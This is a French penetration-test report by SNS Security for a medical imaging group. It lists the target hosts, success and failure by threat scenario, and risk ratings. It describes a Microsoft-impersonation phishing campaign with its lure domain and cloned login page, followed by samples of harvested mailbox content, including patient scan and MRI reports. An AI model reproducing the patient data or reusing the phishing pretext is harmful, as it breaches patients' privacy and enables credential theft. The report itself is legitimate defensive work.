SNS SECURITY

TESTS D'INTRUSION EXTERNE & INTERNE

RIVIERA IMAGERIE MÉDICALE

381 Av. du Mas d'Argelliers
Le New Work 1, étage 2
F. 34070 MONTPELLIER

+33 (0)4 67 63 97 14

WWW.SNS-SECURITY.FR

C3 - CONFIDENTIEL

1 PROPRIÉTÉS DU DOCUMENT

1.1 CLASSIFICATION

Ce document étant classé **C3 – CONFIDENTIEL**, il est à destination du client et ce dernier ne peut être transmis sans autorisation écrite de SNS SECURITY.

1.2 CONTACT

NOM	RÔLE	EMAIL
Joris PEPIN	Directeur Audit & Pentest	j.pepin@sns-security.fr +33 (0) 6 21 61 75 17

1.3 INTERVENANT(S)

1.3.1 SNS SECURITY

NOM	RÔLE	EMAIL
François GOUEY	Responsable d'audit	f.gouey@sns-security.fr
David GRONDIN	Auditeur	d.grondin@sns-security.fr
Fabien JOUCLA	Auditeur	f.joucla@sns-security.fr

1.3.2 CLIENT

NOM	RÔLE	EMAIL
Nicolas BELLUOT	Service informatique	nicolas.belluot@riviera-imagerie.fr

1.4 GESTION DES CHANGEMENTS DE VERSION

Ce tableau gère les modifications apportées au document au-delà de sa version initiale.

VERSION	DATE	NOM	OBJET DE LA REVISION
1.0	22/04/2025	David GRONDIN Fabien JOUCLA François GOUEY	Création et rédaction
1.1	23/04/2025	Gilles THIA SONG FAT Adeline TROMPETTE	Relecture du document
1.2	28/04/2025	Joris PEPIN	Validation du document

SOMMAIRE


2 MODE OPÉRATOIRE

2.1 MÉTHODOLOGIE


Le test d'intrusion (en anglais pentest) vise à évaluer la résistance et à démontrer la capacité d'accéder - au-delà des autorisations - aux ressources du Système d'Information et/ou d'en perturber les services systèmes et réseaux.

Cette approche simule la position d'un attaquant potentiel (cybercriminel, malware/ransomware, personne malveillante ou vindicative, concurrent, technicien opportuniste, etc.).


L'analyse peut suivre trois axes d'attaque selon le besoin :



Le test d'intrusion en « boite noire » consiste à tenter de pénétrer un système sans disposer d'aucune information préalable, à l'instar d'un attaquant découvrant pour la première fois la cible. L'auditeur n'a donc aucune connaissance du Système d'Information dans lequel il doit tenter de s'introduire.



Lorsqu'un audit est réalisé en « boite blanche », l'auditeur a accès à l'ensemble des informations sur le Système d'Information cible. Par ailleurs, il collabore étroitement avec les équipes techniques de l'audité afin de collecter un maximum d'informations utiles. Son accès total lui permet de déceler un nombre maximal de failles de sécurité.



L'approche « boite grise » se distingue par le fait que l'auditeur dispose d'un nombre limité d'informations sur le Système d'Information. Cette approche permet d'évaluer les vulnérabilités d'un système en se plaçant dans la position d'un employé disposant d'un accès partiel aux informations internes, ou d'un attaquant ayant déjà compromis un compte.

Le type d'analyse dépend du besoin : s'il s'agit d'un état des lieux factuel et probabiliste ou si l'on vise une plus grande exhaustivité.

Plusieurs techniques, de complexité variable, plusieurs outils d'analyse ainsi que différents retours d'expérience sont mis à profit pour valider la sécurité et identifier les vulnérabilités exploitables.

Chaque étape fait l'objet d'une validation. Des points d'avancement à chaud récurrents sont également effectués tout au long de l'intervention.

Tout au long du test, le niveau de discrétion est décroissant, afin d'augmenter la surface et la rapidité des tests, tout en visant à identifier le seuil de bruit qui va déclencher une détection ou une coupure au niveau de la protection du périmètre ciblé.

2.2 RAPPEL DES OBJECTIFS

RIVIERA IMAGERIE MÉDICALE a exprimé le besoin de réaliser un test d'intrusion afin d'apprécier la maturité de sa cybersécurité.

Il a été réalisé depuis des systèmes d'intrusion SNS SECURITY, dont les adresses IPs avaient été fournies.

Début de l'audit	09/04/2025
Fin de l'audit	17/04/2025
Périmètre	Externe, Interne
Type d'audit	Boite noire
Environnement cible	Production

Les objectifs fixés étaient les suivants :

- Évaluer le niveau de sensibilisation des utilisateurs face à une attaque d'hameçonnage ciblée
- Apprécier l'exposition du Système d'Information sur Internet et évaluer son niveau de sécurité
- Évaluer la sécurité du Système d'Information face aux attaques internes
- Évaluer les risques techniques et métiers identifiés durant l'audit
- Proposer un plan d'action priorisé afin de remédier à l'ensemble des vulnérabilités identifiées

Les cibles du test d'intrusion étaient les suivantes :

FQDN	ADRESSE(S) IP
riviera-imagerie.fr	54.36.91.62
xplore.riviera-imagerie.fr	46.22.199.206
pacs-rim.riviera-imagerie.fr	92.173.202.233
resultats.riviera-imagerie.fr	213.186.33.5
-	46.231.222.213

3 SYNTHÈSE MANAGÉRIALE

3.1 SCÉNARIOS DE MENACE

ATTAQUE DU SI EXTERNE	
MENACES	RÉSULTAT
Exfiltration de données sensibles	ÉCHEC
Compromission / obtention d'identifiants	ÉCHEC
Défacement de site Web	ÉCHEC
Compromission d'un serveur exposé	ÉCHEC
Propagation vers le SI interne	ÉCHEC

ATTAQUE PAR INGENERIE SOCIALE	
MENACES	**RÉSULTAT**
Accès aux boite mail des employés de l'entreprise	SUCCÈS
Accès à des documents et données sensibles	SUCCÈS
Contournement des mécanismes de sécurité	ÉCHEC

ATTAQUE DU SI INTERNE	
MENACES	**RÉSULTAT**
Compromission d'un compte utilisateur	SUCCÈS
Propagation latérale sur le réseau	SUCCÈS
Escalade de privilèges sur le SI	SUCCÈS
Exfiltration de données sensibles	SUCCÈS
Compromission de systèmes critiques	SUCCÈS

3.2 COMPTE RENDU D'INTRUSION

Ingénierie sociale :

La campagne d'hameçonnage ciblée a permis de récupérer un bon nombre d'identifiants, représentant un peu plus de 20% des utilisateurs ciblés. Cela démontre que certains utilisateurs ne sont pas suffisamment sensibilisés aux risques d'ingénierie sociale et peuvent être susceptibles de divulguer involontairement leurs informations sensibles. Il a également été constaté que l'accès aux boites mail des utilisateurs n'est pas protégé par un second facteur d'authentification, ce qui facilite grandement l'exploitation des identifiants pouvant être récupérés par une personne malintentionnée.

Des données à caractère sensible (santé, identifiants, justificatifs d'identité) sont échangés par mail et ont pu être récupérés. Ces données ont permis un accès à différentes applications (Lyreco, Genesis, Xplore) et peuvent nuire à la réputation de la société en cas de fuite.

Externe

Les tests de sécurité réalisés sur le périmètre externe n'ont révélé aucune vulnérabilité critique. Aucune compromission de serveur ni tentative de pénétration du réseau interne n'a été possible.

Cependant, certains écarts par rapport aux bonnes pratiques de sécurité ont été observés. En particulier, le site institutionnel présente des modules qui ne sont pas à jour, ce qui peut représenter un risque à moyen terme.

Interne

Les tests de sécurité réalisés sur le réseau interne ont révélé plusieurs vulnérabilités, permettant à un attaquant déjà présent dans le système d'obtenir rapidement les privilèges les plus élevés. Les sauvegardes sont insuffisamment protégées, notamment en raison de la présence de mots de passe stockés en clair nous permettant de nous connecter à des actifs sensibles comme le serveur de sauvegarde, ce qui accroît l'impact d'une compromission sur l'ensemble du réseau interne. L'annuaire interne (Active Directory) souffre également de nombreuses faiblesses, traduisant un manque de durcissement et de sécurisation. La gestion des droits des utilisateurs présente des manquements importants, rendant l'escalade de privilèges plus aisée. Par ailleurs, le pare-feu de l'entreprise présente des faiblesses en matière de segmentation réseau et de contrôle des flux sortants. Compte tenu de la gravité des vulnérabilités découvertes et de la rapidité avec laquelle un accès total aux systèmes a pu être obtenu, le niveau de risque global a été évalué comme critique.

3.3 RISQUES IDENTIFIÉS

Durant l'audit, différents risques techniques et métiers ont été identifiés. Ceux-ci sont évalués en fonction de leur impact et de leur probabilité de survenance.

Par ailleurs, chaque risque est identifié au travers des critères de **D**isponibilité, d'**I**ntégrité et de **C**onfidentialité.

DISPONIBILITÉ	Propriété d'accessibilité au moment voulu des biens (applications / données) par les personnes autorisées. *(i.e. le bien doit être disponible durant les plages d'utilisation prévues)*
INTÉGRITÉ	Propriété d'exactitude et de complétude des biens et informations. *(i.e. une modification illégitime d'un bien doit pouvoir être détectée et corrigée)*
CONFIDENTIALITÉ	Propriété des biens de n'être accessibles qu'aux personnes autorisées. *(i.e. données sensibles ne pouvant être accessibles que pour une équipe spécifique en interne)*

RISQUE IDENTIFIÉ	CRITÈRE	IMPACT	PROBABILITÉ	CRITICITÉ
Compromission de l'annuaire Active Directory	D	4	4	CRITIQUE
Compromission des sauvegardes	D I C	3	2	MAJEUR
Accès aux données sensibles de l'entreprise	I C	2	2	IMPORTANT

cf. échelles d'évaluations en Annexe

3.4 POINTS FORTS

- Aucune vulnérabilité critique sur le périmètre externe
- Pentest régulier sur les accès RIS et PACS
- Bon système de détection des attaques par OVH

3.5 MAUVAISES PRATIQUES


- Mauvaise implémentation de la protection anti-usurpation de domaine
- Utilisation d'un compte Administrateur du domaine non protégé
- Faiblesse dans la sensibilisation des utilisateurs

3.6 AXES D'AMÉLIORATION PRIORITAIRES

- Durcissement de l'annuaire
- Stockage des identifiants de manière sécurisée
- Durcissement des règles du pare-feu
- Mise en place de campagne de sensibilisation des utilisateurs

3.7 RÉPARTITION DES VULNÉRABILITÉS

Ci-dessous, une liste de criticité des vulnérabilités remontées lors du test d'intrusion :




3.8 NIVEAU GÉNÉRAL DE SÉCURITÉ

Le niveau général de sécurité est évalué selon différents critères :

- La criticité des vulnérabilités exploitables
- L'impact des risques techniques et métiers identifiés
- L'appréciation de l'auditeur basée sur les standards de sécurité et sur son expérience

En conséquence et en se basant sur les différents tests effectués, le niveau général de sécurité du Système d'Information est évalué à **CRITIQUE**.



4 SYNTHÈSE TECHNIQUE


4.1 RÉSULTATS DE LA CAMPAGNE D'HAMEÇONNAGE CIBLÉE

4.1.1 DESCRIPTION DU SCÉNARIO

L'attaquant visait à se faire passer pour **le support informatique** de **Microsoft** afin de conduire les utilisateurs vers un site malveillant, ayant pour but de dérober les identifiants **de connexion mail**.

Usurpation de l'identité du support Microsoft

L'usurpation de l'identité du support a été faite via la réutilisation de la forme et du style d'un mail de **changement de mot de passe**, en incitant à l'action (renseignement des identifiants de connexion sur le panel de connexion Microsoft).




Contenu de l'e-mail envoyé

L'illégitimité de ce mail était détectable par l'adresse de l'émetteur :

noreply@sharepoint-drives.fr

Clone du portail de connexion Microsoft

La landing page de l'attaque était un clone du portail de connexion de Microsoft :



Page de connexion usurpée

URL utilisée : https://login.sharepoint-drives.fr


Ce portail permettait de loguer les identifiants saisis et redirigeait l'utilisateur vers le vrai portail **Microsoft**.

Sur les *97* utilisateurs phishés, 53 utilisateurs ont ouvert le mail de phishing, 28 utilisateurs ont cliqué sur le lien, et 21 d'entre eux ont fourni leur mot de passe :

Résultats de la campagne

4.1.2 ACCÈS ET DONNÉES RÉCUPÉRÉS

Ci-dessous, un échantillon de données et accès récupérés grâce à la campagne de phishing :



Accès messagerie Outlook

Centre d'Imagerie Médicale

Clinique du PALAIS
25 Avenue CHIRIS
06130 Grasse - Tel : 04 93 36 62 07

La Marigarde
47 Route de la Marigarde
06130 GRASSE - Tel : 04 92 42 42 70

Mougins, le 02/04/2025

Données INS

Prescripteur :

Scanner Abdomino-Pelvien

Indication :
Douleurs abdominales

Technique :
Spirale sans et avec injection de contraste


Résultats :
Absence d'épanchement intra-abdominal.
Stase stercorale diffuse.
Pas d'occlusion intestinale.
Globe vésical.
Diverticulose sigmoïdienne sans signe de complication.
Formation liquidienne polylobée para-aortique interrénale gauche de 36 mm de diamètre.
Pas de nodule ou de masse surrénalienne.
Pas dilatation des cavités pyélocalicielles.
Pas de lésion suspecte hépatique pancréatique, splénique.
Hernie inguinale gauche de contenu graisseux.
Pas de lésion osseuse suspecte.
Absence de dilatation des voies biliaires.

Conclusion :
Pas d'anomalie de l'arbre biliaire.
Pas de lésion hépatique suspecte.

Validé électroniquement par le

Données médicotechniques

Résultats d'un scanner



PÔLE SANTÉ SAINT JEAN
SCANNER IRM

DR CAROLINE BASTIANI
RIVIERA IMAGERIE Avenue Dr Maurice Donat
06700 ST LAURENT DU VAR
TEL : 04.22.17.06.00
10100562734

Identifiants depuis portail diffusion : *https://imagerie.polesantesaintjean.fr*

[redacted]

CAGNES SUR MER, le lundi 5 août 2024

[redacted]

IRM DU GENOU

INDICATION:

Tendinopathie du tendon rotulien traité par PRP

TECHNIQUE:

Trois plans DP Fat Sat, sagittal T1
T2 centrée sur les ligaments croisés

RESULTAT :

Intégrité du LCA du LCP.

Compartiment interne :
Intégrité du ménisque interne.
Conservation des cartilages d'encroûtement.
Pas d'érosion ou d'œdème intra-osseux.
Intégrité du LLI

Compartiment externe :
Minime fissure grade II antérieure du ménisque externe, longitudinale.
Conservation des cartilages d'encroûtement.
Pas d'érosion ou d'œdème intra-osseux.
Intégrité du LLE.

Compartiment rotulien :
Mise en évidence d'un aspect épaissi et infiltré en hypersignal T2 du tendon rotulien dans sa portion proximale en regard de son insertion rotulienne, avec rupture partielle de sa partie profonde postero médiale.
